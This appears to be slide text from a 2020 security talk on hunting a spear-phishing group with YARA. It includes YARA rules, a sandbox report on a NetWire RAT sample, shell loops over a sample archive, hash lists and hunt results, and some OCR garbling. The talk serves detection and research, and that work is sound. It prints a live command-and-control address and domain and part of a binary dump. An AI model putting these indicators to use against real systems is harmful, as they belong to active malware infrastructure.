`;/1F,;/8B,;/08,;/00,;/00,;/00,;/00,;/04,;/00,;/EC,;/BD,;/07,;/74,;/5C,;/D5,;/D1,;/C8,;/EA,;/D2,;/8C,;/2C,;/5B,;/1E,;/CB,;/4D,;/5D,;/77,;/64,;/B0,;/D,;/64,;/49,;/23,;/8D,;/46,;/8D,;/62,;/4C,;/4B,;/20,;/98,;/4E,;/88,;/4D,;/1C,;/02,;/A1,;/83,;/09,;/A6,;/85,;/66,;/03,;/06,;/D3,;/0D,;/98,;/0E,;/D6,;/B7,;/F,;/2,;/BD,;/BC,;/B5,;/FE,;/6F,;/AD,;/5F,;/CB,;/F7,;/CC,;/D9,;/67,;/97,;/B3,;/F,;/D3,;/31,;/C6,;/F4,;/70,;/CD,;/CE,;/32,;/76,;/37,;/93,;/FF,;/0A,;/D9,;/BF,;/76,;/47,;/D0,;/33,;/29,;/77,;/6B,;/6A,;/9E,;/49,;/69,;/1E,;/70,;/8D,;/DB,;/4,;/73,;/64,;/C4,;/ED,;/B5,;/75,;/F5,;/DA,;/3C,;/13,;/23,;/36,;/D7,;/88,;/AD,;/1E,;/1A,;/6A,;/5A,;/C0,;/65,;/34,;/94,;/31,;/56,;/A3,;/D1,;/B3,;/49,;/B6,;/F,;/B,;/0C,;/8C,;/7D,;/08,;/40,;/88,;/5C,;/36,;/12,;/A4,;/61,;/CC,;/06,;/19,;/9E,;/7C,;/BF,;/6C,;/8B,;/46,;/01,;/74,;/AC,;/F0,;/4C,;/C6,;/22,;/E8,;/9F,;/EF,;/06,;/6B,;/98,;/37,;/E0,;/28,;/46,;/6E,;/D4,;/08,;/15,;/FE,;/BD,;/3F,;/D0,;/C,;/DE,;/DE,;/69,;/2F,;/FC,;/7A,;/3F,;/90,;/69,;/C9,;/56,;/3D,;/F3,;/FB,;/83,;/8C,;/1D,;/D0,;/32,;/D9,;/76,;/A4,;/F9,;/D4,;/9F,;/AE,;/90,;/B1,;/87,;/96,;/F,;/5,;/81,;/FB,;/D8,;/17,;/47,;/D0,;/15,;/2E,;/F7,;/F4,;/0E,;/B9,;/BB,;/B9,;/5E,;/E2,;/7F,;/CB,;/D6,;/FF,;/FF,;/EF,;/FF,;/D9,;/BF,;/06,;/EC,;/57,;/4C,;/8E,;/4D,;/2D,;/0B,;/60,;/8F,;/5F,;/02,;/B1,;/D6,;/C1,;/98,;/86,;/E3,;/6F,;/F9,;/8C,;/B1,;/EE,;/B8,;/FF,;/BE,;/3C,;/4B,;/86,;/8E,;/7D,;/A4,;/27,;/7E,;/F3,;/12,;/6D,;/5A,;/34,;/5E,;/36,;/8C,;/49,;/BB,;/05,;/62,;/B2,;/A0,;/18,;/50,;/69,;/2C,;/15,;/29,;/6D,;/6C,;/6F,;/A1,;/92,;/71,;/DA,;/83,;/01,;/BD,;/05,;/7A,;/8C,;/DE,;/86,;/A1,;/29,;/C5,;/01,;/A1,;/1D,;/40,;/83,;/6D,;/1E,;/82,;/26,;/3D,;/EF,;/F`. The bottom pane shows the corresponding ASCII output, which is mostly garbled characters and symbols, including `MZ.....ÿÿ..`, `.....@.....`, `..e..´.Í!..LÍ!Th`, `is program canno`, `t be run in DOS`, `mode...$......`, `PE..L...v.á^.....`, and `....à..!.....ê..`. Two green boxes highlight the hex data and the ASCII output.

# “DESKTOP-group” -- Spear Phishing emails & mail headers

## Weird file formats: RTF + XLS


Analysis Report **185.177.59.184\_yjqf\_microsoftnetframework4820190418.jpg.ps1** Create Interactive Tour

### Overview

#### General Information

Sample Name:	185.177.59.184_yjqf_microsoftnetframework4820190418.jpg.ps1
MD5:	fc3c9351e14a76ccbfc57...
SHA1:	3c2fc98cf5de4ada3095a0...
SHA256:	600661395ab1393c2add...

Most interesting Screenshot:



#### Detection

**MALICIOUS**

SUSPICIOUS

CLEAN

UNKNOWN


**NetWire**

Score:	88
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

#### Signatures

- Sigma detected: NetWire
- System process connects to network (likely due to co...
- Yara detected NetWire RAT
- Contains functionality to steal Chrome passwords or ...
- Injects a PE file into a foreign processes
- Modifies the context of a thread in another process (l...
- Sigma detected: Notepad Making Network: Connection
- Uses dynamic DNS services
- Writes to foreign memory regions
- Antivirus or Machine Learning detection for unpackage...
- Contains long sleeps (>= 3 min)
- Creates a process in suspended mode (likely to injec...
- Detected TCP or UDP traffic on non-standard ports

#### Classification



#### Startup

- System is w7\_1
- powershell.exe (PID: 3900 cmdline: 'C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe' -noLogo -ExecutionPolicy unrestricted -file 'C:\Users\user\Desktop\185.177.59.184\_yjqf\_microsoftnetframework4820190418.jpg.ps1' MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
- notepad.exe (PID: 4040 cmdline: C:\WINDOWS\system32\notepad.exe MD5: A4F6DF0E33E644E802C8798ED94D80EA)
- cleanup



# “DESKTOP-group” -- Spear Phishing emails & mail headers

## Weird file formats: RTF + XLS

- System is w7\_1
- powershell.exe (PID: 3900 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -noLogo -ExecutionPolicy unrestricted -file 'C:\Users\user\Desktop\185.177.59.184\_yjqf\_microsoftnetframework4820190418.jpg.ps1' MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
- notepad.exe (PID: 4040 cmdline: C:\WINDOWS\system32\notepad.exe MD5: A4F6DF0E33E644E802C8798ED94D80EA)

<b>NetWire</b>	<b>Yara detected NetWire RAT</b>
	Source: Yara match
	File source: 00000003.00000002.1054132475.00400000.00000040.00000001.sdmp, type: MEMORY
<b>Sigma detected: NetWire</b>	File source: Process Memory Space: notepad.exe PID: 4040, type: MEMORY
<b>System process connects to network (likely due to co...</b>	File source: 3.2.notepad.exe.400000.0.raw.unpack, type: UNPACKEDPE
	File source: 3.2.notepad.exe.400000.0.unpack, type: UNPACKEDPE
<b>Yara detected NetWire RAT</b>	<b>System process connects to network (likely due to code injection or exploit)</b>
<b>Contacted Domains</b>	Source: C:\Windows\System32\notepad.exe
	Network Connect: 81.17.56.236 3606
	Injects a PE file into a foreign processes
<b>Name</b>	Source: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
	Memory written: C:\Windows\System32\notepad.exe base: 400000 value starts with: 4D5A
<b>microsoftnetframework4820190418.duckdns.org</b>	<b>81.17.56.236</b>



# “DESKTOP-group” -- Spear Phishing emails & mail headers

## Weird file formats: RTF + XLS

```
rule DESKTOP_RTF_containing_Excel
{
  meta:
    author = "Tom Ueltschi @c_APT_ure"
    date = "2020/06"
    tlp = "green"
    sample_md5 = "fdda4b2493c1e188e1f10db3c2cef067"
    sample_sha256 = "167aafdfaa04977ae83d81a19cae24822b667e0e881ddc19f264c2bfb3e5b09c"

  strings:
    $rtf_header = "{\\rt"
    $str1 = "{\\object\\objupdate\\objemb"
    $str2 = "{\\*\\objclass Excel.Sheet"
    $str3 = "{\\*\\objdata "
    $hex1 = "01050000020000000e000000457863656c2e43686172742e38"
    $hex2 = "01050000020000000e000000457863656c2e53686565742e38"

  condition:
    $rtf_header at 0 and
    ( all of ($str*) or any of ($hex*) )
}
```

# “DESKTOP-group” -- Spear Phishing emails & mail headers

## Weird file formats: RTF + XLS

Last Saved	Author	Filename(s)	Hashes (MD5)
DoaPhnoT			
D			
		IFS_Fraud_Complaint_Job.doc	(blank)
Mes-vms.fr			
		Mes-vms.fr	
		information.doc	
		UAC_Bypass.exe	43c79ce1f814678151b765aa5da6d9ee 91946c2e7083e040fd88d319b30f5990
RobotMr			
		Jennifer Haze	
		EUROGIRO_Members_New_Authentication_Settings.doc	
		VLCMediaPlayer.exe	cacfd7b38aafb47af0394a08258555c 1a26eed4676eb505eb8be430b8070a38
		(blank)	
		Activity_Report_Fraud_Transactions.xls	
		NETFramework.exe	b69a06f427ae4a2bef6b0f0e477f8cae 69e87b31cee014bc43e5ef838afa57e7
(blank)			

```
rule DESKTOP_doc_username_daphnot
{
  meta:
    author = "Tom Ueltschi @c_APT_ure"
    date = "2019/10"
    ref1 = "https://twitter.com/c_APT_ure/status/1179062052150743040"
    hash1 = "fb053002847ccd76f582a832d75c0a03"
    hash2 = "fdce1b00766a42c81306dbb344a86f61"
    tlp = "green"

  strings:
    $office_header = { d0 cf 11 e0 }
    $username = "C:\\Users\\DAPHNO~1\\" nocase
    $username_wide = "C:\\Users\\DAPHNO~1\\" wide nocase
    $user_1 = { 44 a3 61 50 68 6e 6f 54 }
    $user_wide_1 = { 44 00 a3 00 61 00 50 00 68 00 6e 00 6f 00 54 }
    $user_2 = "Lchatte.kiira" nocase
    $user_wide_2 = "Lchatte.kiira" wide nocase

  condition:
    $office_header at 0 and any of ($user*)
}
```

Office files  
Last saved / author

# “DESKTOP-group” -- Spear Phishing emails & mail headers

## Weird file formats: RTF + XLS (Hunting @ home)

```
1 $ ls -l 20[12][890]*/*.[dDrR][oOtT][cCfF] | sort > doc-rtf-files-2018-2020
2
3 $ cat doc-rtf-files-2018-2020 | while read fn; do
4     echo "*** $fn ***";
5     file "$fn";
6     md5sum "$fn";
7     /usr/bin/yara -g /data/yara-rules/ops-rules_DESKTOP.yar "$fn";
8     echo "";
9 done > doc-rtf-files-2018-2020-yara
10
11 $ egrep -B 3 "^DESKTOP_" doc-rtf-files-2018-2020-yara > doc-rtf-files-2018-2020-yara-3
12
13 $ egrep "^DESKTOP " doc-rtf-files-2018-2020-yara-3 | cut -d" " -f1 | sort | uniq -c
14     1 DESKTOP_doc_placeholder
15     1 DESKTOP_doc_regsvr
16     1 DESKTOP_doc_regsvr_URLs
17     1 DESKTOP_doc_username_daphnot
18     3 DESKTOP_doc_username_haze
19     1 DESKTOP_doc_username_mesvmsfr
20     4 DESKTOP_doc_username_robotmr
21     72 DESKTOP_RTF_containing_Excel
```

# “DESKTOP-group” -- Spear Phishing emails & mail headers

## Weird file formats: RTF + XLS (Hunting @ home)

```
1 $ ls -l 20[12][890]*/*.[dDrR][oOtT][cCfF] | sort > doc-rtf-files-2018-2020
2
3 $ cat doc-rtf-fi 23 $ egrep "^ (DESKTOP_RTF_containing_Excel|[0-9a-f]{32} )" doc-rtf-files-2018-2020-yara-3 | \
4   echo "*** $f 24   egrep -B 1 "^DESKTOP_RTF_containing_Excel" | \
5   file "$fn"; 25   egrep "[0-9a-f]{32} " > doc-rtf-files-2018-2020-yara-4
6   md5sum "$fn" 26
7   /usr/bin/yar 27 $ cat doc-rtf-files-2018-2020-yara-4 | cut -d" " -f1 | sort | uniq -c | sort -nr | head -20
8   echo ""; 28
9 done > doc-rtf-f 29
10
11 $ egrep -B 3 "^D 30
12
13 $ egrep "^DESKTO 31
14   1 DESKTOP 32
15   1 DESKTOP 33
16   1 DESKTOP 34
17   1 DESKTOP 35
18   3 DESKTOP 36
19   1 DESKTOP 37
20   4 DESKTOP 38
21   72 DESKTOP 39
40
41   2 6584e86a759b1aaf930f6ca42aab9436
42   1 f9e22683f9f6b1337dc56c5d28cf795f
43   1 f8d3eca96b1d1540663d485a9ae52301
```



# “DESKTOP-group” -- Spear Phishing emails & mail headers

## Weird file formats: RTF + XLS (Hunting @ home)

```
49 $ cat doc-rtf-files-2018-2020-yara-4 | cut -d" " -f1 | sort | uniq -c | \  
50     egrep -v " 1 " | awk '{ print $2 }' | \  
51     while read hash; do \  
52         egrep "$hash" doc-rtf-files-2018-2020-yara-3; \  
53     done | sort \  
54 081fc72e31f2e71alb05ale7b6acf48e 2019-04-30_81/897439574.doc \  
55 081fc72e31f2e71alb05ale7b6acf48e 2019-04-30_81/Enquiry3042019.doc \  
56 29593387ed3b6bdda758396bfda28d6c 2019-04-15_73/TTRequest02.doc \  
57 29593387ed3b6bdda758396bfda28d6c 2019-04-15_73/TTRequest02.doc \  
58 2fba4109f845d41f85c1c 2019-03-04_210/Swift copy (1).doc \  
59 2fba4109f845d41f85c1c 2019-07-28_25/POS_Transaction_Reversal_form_17-07-19.doc \  
60 319bcf6660ef9f41a5764 2019-07-28_53/D2-RLCN16899.doc \  
61 319bcf6660ef9f41a5764 2019-07-30_2/D2-RLCN16899.doc \  
62 3374d5d2e30d8c2d58cd4 2019-02-14_24/RFQ_Revised_quotation.doc \  
63 3374d5d2e30d8c2d58cd4 2019-03-04_192/RFQ_Revised_quotation.doc \  
64 3d9fd26c9bf6ecc0f3c4a 2019-04-15_62/LOTO_COCA-COLA_TICKET_GAIN_29T0.rtf \  
65 3d9fd26c9bf6ecc0f3c4a 2019-04-15_78/LOTOXCOCA-COLAXTICKETXGAINX29T0.rtf \  
66 47c5078c00a41490d3e5f 2018-04-11_14/PO1819-6533.doc \  
67 47c5078c00a41490d3e5f 2018-04-11_40/PO1819-6533.doc \  
68 6584e86a759blaaf930f6ca42aab9436 2020-01-12_14/Neue_Bestellung.doc \  
69 6584e86a759blaaf930f6ca42aab9436 2020-01-12_27/Neue_Bestellung 1.doc \  
70 6584e86a759blaaf930f6ca42aab9436 2018-09-13_15/UPDATED_SOA_DMCC.doc \  
71 69a5cc4c648cdf014d05d34339f7f5ac 2018-09-13_16/Statement_Of_Account.doc \  
72 69a5cc4c648cdf014d05d34339f7f5ac 2019-04-30_72/APPLEXLHRXUSDX40412X-XCopy.doc \  
73 6b556fe7b31efe476683c8846eb73c9c 2019-04-30_73/PO_MAY.doc \  
74 6b556fe7b31efe476683c8846eb73c9c 2019-04-30_73/PO_MAY.doc \  
75 9f0944fcddfef977bfac3e1794c71af4 2019-04-30_73/PO_MAY.doc \  
76 9f0944fcddfef977bfac3e1794c71af4 2019-04-30_73/PO_MAY.doc \  
77 a495530aa56d36ddc71eb70b40caa270 2019-04-30_73/PO_MAY.doc \  
78 a495530aa56d36ddc71eb70b40caa270 2019-04-30_73/PO_MAY.doc \  
79 ae890d82d5c99d0a32d43e9e58b4be46 2019-04-30_73/PO_MAY.doc \  
80 ae890d82d5c99d0a32d43e9e58b4be46 2019-04-30_73/PO_MAY.doc \  
81 dabb385b75a3dec2ea213e69cea4939a 2019-04-30_73/PO_MAY.doc \  
82 dabb385b75a3dec2ea213e69cea4939a 2019-04-30_73/PO_MAY.doc
```

# “DESKTOP-group” -- Spear Phishing emails & mail headers

## Weird file formats: MSI + JAR || RTF + XLS (Hunting @ VT)

The screenshot shows the VirusTotal Retrohunt interface. At the top, there is a search bar with the text "URL, IP address, domain, file hash or paste multiple hashes". Below the search bar is a "New retrohunt job" button. The main area displays two completed jobs, each with a "100 % Finished" status. The first job is for rule "DESKTOP\_RTF\_containing\_Excel" and shows "+ 1220 PRO" and "89 matches". The second job is for rule "DESKTOP\_MSI\_containing\_JAR" and shows "+ 86 PRO" and "178 matches". The match counts and "PRO" labels are highlighted with a green box.

Progress	Status	Job ID	Rule	Matches	PRO
100 %	Finished	c_APT_ure-1592239937	rule DESKTOP_RTF_containing_Excel { meta: author = "Tom Ueltschi @c_APT_ure" date = "2020/06" tl...	89	+ 1220
100 %	Finished	c_APT_ure-1592239872	rule DESKTOP_MSI_containing_JAR { meta: author = "Tom Ueltschi @c_APT_ure" date = "2020/06" tlp ...	178	+ 86

**c APT ure-1592239937** 4 hours ago  
rule DESKTOP\_RTF\_containing\_Excel { meta

**c APT ure-1592239872** 4 hours ago  
rule DESKTOP\_MSI\_containing\_JAR { meta:

# “DESKTOP-group” -- Spear Phishing emails & mail headers

## Weird file formats: MSI + JAR || RTF + XLS (Hunting @ VT)

The image shows a Notepad window titled "c\_APT\_ure-1592239872-matches.txt" containing a list of YARA rule matches. The matches are formatted as "DESKTOP\_MSI\_containing\_JAR:" followed by a long hexadecimal string. The list is partially obscured by a VirusTotal search results window on the right.

The VirusTotal search results window shows a search for "1220 PRO" with "89 matches" and "+ 86 PRO" with "178 matches". The search results are highlighted with a green border.

```
File Edit Format View Help
DESKTOP_MSI_containing_JAR:2d6c8f87a88da3465c55c0f6c9b332bc2778be2fbf595ff8f31c77d572c732b7
DESKTOP_MSI_containing_JAR:19418095d1d4c31280c29d15b6eb5d4b6f747b93df6b6a53146a5de51c744235
DESKTOP_MSI_containing_JAR:18d6c7cc24afacfcce4c5fe17d9375f89ea5af17faad6668a6164ed68ad831dd9
DESKTOP_MSI_containing_JAR:d94b5834dd7caa5f5ad35b125f6a8c49820b785bdb27f2f6f9f79df118b11f98
DESKTOP_MSI_containing_JAR:2e9e12df28e590d95b2f8b3092091d166b5b05505f4b283fda476d8e1d7a4c45
DESKTOP_MSI_containing_JAR:4609ec6845a4ade99e941f4150a70c1978b1b55b04c6b35084df5a03a483cd8b
DESKTOP_MSI_containing_JAR:ca61fbf9d13678c6790f9e74d1ae8e62fbb6a55be8a5612114e85299481ab083
DESKTOP_MSI_containing_JAR:3c06c8c0476029d1eb51abdbd5a6b60edf3a45373bbfe019812b86d547be9616
DESKTOP_MSI_containing_JAR:d1ef2fd0888297c4802c87024b063155c549274638461abfddb1a5345f77e56c
DESKTOP_MSI_containing_JAR:e92efed66429df870b0305b7bf21b45e20e9f68983ed76170232e80c2ddf1e5d
DESKTOP_MSI_containing_JAR:1c2a8d7ef971fa6578e55589c9238dc6f711c6245852e7808f58856ea5d9b037
DESKTOP_MSI_containing_JAR:5e94673fa8704feb0862aad8e4db1f8275289879465dbd1d6f4dc115bd761541
DESKTOP_MSI_containing_JAR:05036d5462ca70ebd709ba9218f07ff16a8d5cfa33dbf19b8407fff404df9581
DESKTOP_MSI_containing_JAR:e5daa1422fa391165f1e39c7348ec4ffd70131cea6db1af14535bab5cb334bc0
DESKTOP_MSI_containing_JAR:5b19402dddca5e440dd775196035a3e9919bce561e5d4b5c7cd1aad294e2a82
DESKTOP_MSI_containing_JAR:439319ce21f28e895757b9fd3d2b4ad778582f8060b8cfff07ba91ede683b259b
DESKTOP_MSI_containing_JAR:d6e6d621d1d5cc009660a28ce363c32c4f357d8c22e358dfa65d3f32fcff4919
DESKTOP_MSI_containing_JAR:aa22dcd503756ec9e86da24bd2682f75445e3dd6426dc2c4fb4620387bdd49d
DESKTOP_MSI_containing_JAR:c7832c86a68c23b5cdf74cd52e1a382d15bf822cb00653b3c8c3f9a9831687d8
DESKTOP_MSI_containing_JAR:a2e6fae445f2fc021874a54a9525a0a35004e25c6df1a8648eb602868de1b8e9
DESKTOP_MSI_containing_JAR:59a7e7d08911df41b3db1c6ef0d515f1bce2cd49320944198ffea3cd51f3e1c4
DESKTOP_MSI_containing_JAR:1e9a9d9b4ee7ecf286fd6503efce1be38dd60c9242eeb293539b09c06684cd54
DESKTOP_MSI_containing_JAR:057229fe1be44e1ca2bd6caff701e76441a85cf557b9d20a055eedf351fd8193
DESKTOP_MSI_containing_JAR:7e36814353244ad21e4607d3a8f1e0310b86ccc00e71310cba8e571d9cbb3dfd
DESKTOP_MSI_containing_JAR:6906c8396d193c1f1c9cf7fc0488e79f3c3854b057a09181e03a73a63f4b28ea
```







# “DESKTOP-group” -- Spear Phishing emails & mail headers

## Weird file formats: MSI + JAR || RTF + XLS (Hunting @ RL)

The screenshot shows the Reversing Labs YARA interface. At the top, the rule 'ops\_rules\_DESKTOP\_1' is active, with a filter 'DESKTOP\_MSI\_containing\_JAR' selected. The interface displays 200/200 samples and a threat level of 1.3K. Below this, there are two charts: 'File size' and 'File type'. The 'File size' chart shows a distribution of file sizes, and the 'File type' chart shows a distribution of file types, including 'MSI:Generic' and 'other formats...'. At the bottom, there is a table of detected files.

Match Time	Threat	Name	Rule	Format	Files	Size
3 days ago	ByteCode-JAVA.Trojan.Ratty	file1.jar	DESKTOP_MSI_containing_JAR	MSI:Generic	162	382.3 KB
4 days ago	ByteCode-JAVA.Trojan.Ratty	___06_.jar	DESKTOP_MSI_containing_JAR	MSI:Generic	162	382.3 KB

# “DESKTOP-group” -- Spear Phishing emails & mail headers

## Weird file formats: MSI + JAR || RTF + XLS (Hunting @ RL)

The screenshot shows the Reversing Labs YARA interface. At the top, the rule 'ops\_rules\_DESKTOP\_1' is active, with a filter 'DESKTOP\_RTF\_containing\_Excel' selected. The interface shows 250/250 samples. Below this, there are two charts: 'File size' and 'File type'. The 'File size' chart shows a distribution of file sizes, and the 'File type' chart shows a distribution of file types. At the bottom, there is a table of detected files.

Match Time	Threat	Name	Rule	Format	Files	Size
4 days ago	Document-Word.Trojan.Frs	b0816e1c490b4d77d1d1d6fadf97fc0321b12ab2	DESKTOP_RTF_containing_Excel	Document/N...	1	492.0 KB
4 days ago	Document-Word.Trojan.Strat...	3cc5e1a4bb72adcc6397872851e7b09e912a1381	DESKTOP_RTF_containing_Excel	Document/N...	1	522.3 KB

# Outline

- Introduction
- Automate malware analysis (how far can you go?)
- Using YARA on “uncommon” or “unusual” file types
  - PCAP files
  - memory-strings & mutexes
  - JAR’s (Java RAT’s)
- “DESKTOP-group” -- Spear Phishing emails & mail headers
  - YARA for email headers and body
  - Weird file formats: MSI + JAR || RTF + XLS (Hunting @ home / VT / RL)

# Thanks for your attention!!

## Time left for questions?

- Twitter: @c\_APT\_ure
- Blog: <http://c-apt-ure.blogspot.com/>

→ all my presentations linked in one place



Speaker

 REVERSING  
2020

# Q/A

## TOM UELTSCHI

Sr. Security Analyst,  
Swiss Post

PUSHING THE  
BARRIERS OF  
UNIQUE YARA USES

NEXT SPEAKER



**Hilko  
Bengen**

IT Security Expert,  
Transportation  
& Logistics